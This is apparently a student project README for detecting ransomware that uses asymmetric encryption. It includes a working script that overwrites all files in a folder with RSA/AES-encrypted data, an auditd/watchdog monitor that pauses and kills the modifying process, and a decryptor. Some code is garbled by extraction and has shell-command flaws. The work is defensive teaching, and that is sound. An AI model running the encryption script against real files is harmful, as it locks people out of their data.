Project Group - 8

Detecting Asymmetric Encryption based Ransomware Attack
Project ReadMe file

System: Mac book air m2.
VM application: UTM.
Operating system: Ubuntu (Linux).
Target: A directory in file system.

Install libraries:

1. Pycrypto
   pip3 install pycrypto
2. Watchdog
   pip3 install watchdog
3. Auditd
   sudo apt-get install auditd
   service status auditd
   auditd start
   auditd restart

   after installing auditd, run this command to update rules:
   sudo auditctl -w /path/to/directory/to/monitor -p w -k <user defined string>

   now audit will monitor target path and store logs in auditd.logs file.

Codes:

File name: generate_keys.py
Run command: python3 generate_keys.py
expected output:

Two files will be generated.

1. Pub_key.pem (contains public key)
2. Priv_key.pem (contains private key)

This program will generate public key and private keys for encryption using RSA algorithm.

```
from Crypto.PublicKey import RSA

def generate_key_pair(k_size):
   key = RSA.generate(k_size)
   public_key = key.publickey().export_key()
   private_key = key.export_key()
   return public_key, private_key
public_key, private_key =
generate_key_pair(3072)
with open('pub_key.pem', 'wb') as f:
   f.write(public_key)
with open('priv_key.pem', 'wb') as f:
   f.write(private_key)
print('Public and private keys generated and
saved.')
```

Project Group - 8

File name: encrypt_file.py
Run Command: python3 encrypt_file.py

This program will encrypt files in folder_path_to_encrypt using encrypted session key in EAX mode for authentication.

```
from Crypto.Cipher import AES, PKCS1_OAEP
from Crypto.PublicKey import RSA
import os
import time
def encrypt_file(input_file, public_key):
    with open(input_file, 'rb') as f:
        data = f.read()
    data = bytes(data)
    file=open(public_key,'r')
    pk=file.read()
    key = RSA.import_key(pk)
    session_key = os.urandom(16)
    cipher_rsa = PKCS1_OAEP.new(key)
    encrypted_session_key = cipher_rsa.encrypt(session_key)
    cipher_aes = AES.new(session_key, AES.MODE_EAX)
    ciphertext, tag = cipher_aes.encrypt_and_digest(data)
    with open(input_file, 'wb') as f:
            for x in (encrypted_session_key, cipher_aes.nonce, tag, ciphertext):
                time.sleep(2)
                f.write(x)
    print(f'Encrypted file saved to {input_file}')
def encrypt_files_in_folder(folder_path, public_key_file):
    files = [f for f in os.listdir(folder_path) if os.path.isfile(os.path.join(folder_path, f))]
    for file in files:
        file_path = os.path.join(folder_path, file)
        encrypt_file(file_path, public_key_file)
folder_path_to_encrypt = '/home/hk0648/ransomware/target'
public_key_file_path = '/home/hk0648/ransomware/pub_key.pem'
encrypt_files_in_folder(folder_path_to_encrypt, public_key_file_path)
```

Update folder_path_to_encrypt to local target path.

Project Group - 8

Expected output:

```
hk0648@csce5550:~/ransomware$ python3 encrypt_file.py
Encrypted file saved to /home/hk0648/ransomware/target/sensitive (8th copy).txt
Encrypted file saved to /home/hk0648/ransomware/target/sensitive (5th copy).txt
Encrypted file saved to /home/hk0648/ransomware/target/sensitive (3rd copy).txt
hk0648@csce5550:~/ransomware$
```

After running encrypt_file.py program in terminal, open new terminal to run below monitor.py program.


Project Group - 8

Open new terminal and run this program.
File name: monitor.py
Run Command: python3 monitor_file.py

```
import os
import time
import psutil
import subprocess
import sys
import re
import threading
from tkinter import *
import tkinter as tk
from tkinter import messagebox
from subprocess import call
from watchdog.observers import Observer
from watchdog.events import FileSystemEventHandler
from datetime import datetime, timedelta
class FileModifiedHandler(FileSystemEventHandler):
  def __init__(self):
    super(FileModifiedHandler, self).__init__()
    self.recently_modified_files = []
  def on_modified(self, event):
    #print(event)
    if event.is_directory:
      return
    file_path = event.src_path
    file_name = os.path.basename(file_path)
    result = file_path.rsplit('/', 1)[0]
    self.recently_modified_files.append(result)
    print(f'File {event.src_path} has been modified')
    before = timestamp = datetime.fromtimestamp(os.stat(file_path).st_mtime)
    now = datetime.now()
    auparam = " -sc EXECVE"
    cmd = "sudo ausearch --start now --end now -k target_dir"
    p = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE)
    res = p.stdout.read().decode()
    pid_pattern = re.compile(r' pid=(\d+)')
    pname_pattern = re.compile(r' comm="([^"]+)"')
    match = pid_pattern.search(res)
    match2 = pname_pattern.search(res)
    if match or match2:
      root = tk.Tk()
      pid = match.group(1)
      pname=match2.group(1)
      print(f"Pname: {pname}")
      cmd ="sudo kill -STOP "+pid
      call(cmd, shell=True)
      print('PID '+pid+ ' with name '+pname+' paused')
            root.eval('tk::PlaceWindow %s center' % root.winfo_toplevel())
      root.withdraw()
      msg = 'pid ' +pid +' is modifing files.  Kill the process? click YES to kill process'
     auth_pids= "/home/hk0648/ransomware/authorized_pids.txt"
      file=open(auth_pids,'r')
      prev_pid = file.read()
      file.close()
      if prev_pid != pid:
        if messagebox.askyesno('Alert',msg,icon ='error')==True:
            cmd ="sudo SIGKILL"+pid
            call(cmd, shell=True)
            print('PID '+pid+' with name '+pname+' killed')

            root.deiconify()
            root.destroy()
            root.quit()
        else:
           with open(auth_pids, 'w') as f:
               f.write(pid)
               f.close()

           cmd ="sudo kill -CONT "+pid
           call(cmd, shell=True)
           print('PID '+pid+' with name '+pname+' resumed')

           root.deiconify()
           root.destroy()
           root.quit()
      else:
          cmd ="sudo kill -CONT "+pid
          call(cmd, shell=True)
          print('PID '+pid+' with name '+pname+' resumed')
      root.mainloop()
    else:
      print('not pid found')
def watchdog(directory_path, time_interval=10):
  event_handler = FileModifiedHandler()
  observer = Observer()
  observer.schedule(event_handler, directory_path, recursive=False)
  observer.start()
  try:
    while True:
     time.sleep(1)
  except KeyboardInterrupt:
    observer.stop()
  observer.join()
if __name__ == "__main__":
  directory_to_monitor = "/home/hk0648/ransomware/target"
  watchdog(directory_to_monitor)
```

The above program is for detection, this program will trigger when target folder is modified. This program will extract process details from auditd.logs and display a alert popup window to users to notify about file modifications in directory. Before showing alert, it will check authorized_pids.txt to confirm if the process already authorized or not.

Expected output:



If user authorize the process, it will store details in authorized_pids.txt file for future reference.

Project Group - 8

File name: decrypt_file.py
Run command: python3 decrypt_file.py

```
from Crypto.Cipher import AES, PKCS1_OAEP
from Crypto.PublicKey import RSA
import os

def decrypt_file(dataFile, privateKeyFile):
    with open(privateKeyFile, 'rb') as f:
        privateKey = f.read()
        key = RSA.import_key(privateKey)
    with open(dataFile, 'rb') as f:
        encryptedSessionKey, nonce, tag, ciphertext = [ f.read(x) for x in
(key.size_in_bytes(), 16, 16, -1) ]
        f.close()
    cipher = PKCS1_OAEP.new(key)
    sessionKey = cipher.decrypt(encryptedSessionKey)
    cipher = AES.new(sessionKey, AES.MODE_EAX, nonce)
    data = cipher.decrypt_and_verify(ciphertext, tag)
    with open(dataFile, 'wb') as f:
        f.write(data)
        f.close()
    print('Decrypted file saved to ' + dataFile)
def decrypt_files_in_folder(folder_path, private_key_file):
    files = [f for f in os.listdir(folder_path) if os.path.isfile(os.path.join(folder_path,
f))]
    for file in files:
        file_path = os.path.join(folder_path, file)
        decrypt_file(file_path, private_key_file)
folder_path_to_decrypt = '/home/hk0648/ransomware/target'
private_key_file_path = '/home/hk0648/ransomware/priv_key.pem'
decrypt_files_in_folder(folder_path_to_decrypt, private_key_file_path)
```

This will decrypt all encrypted files in the directory using private key.

Project Group - 8

Expected output: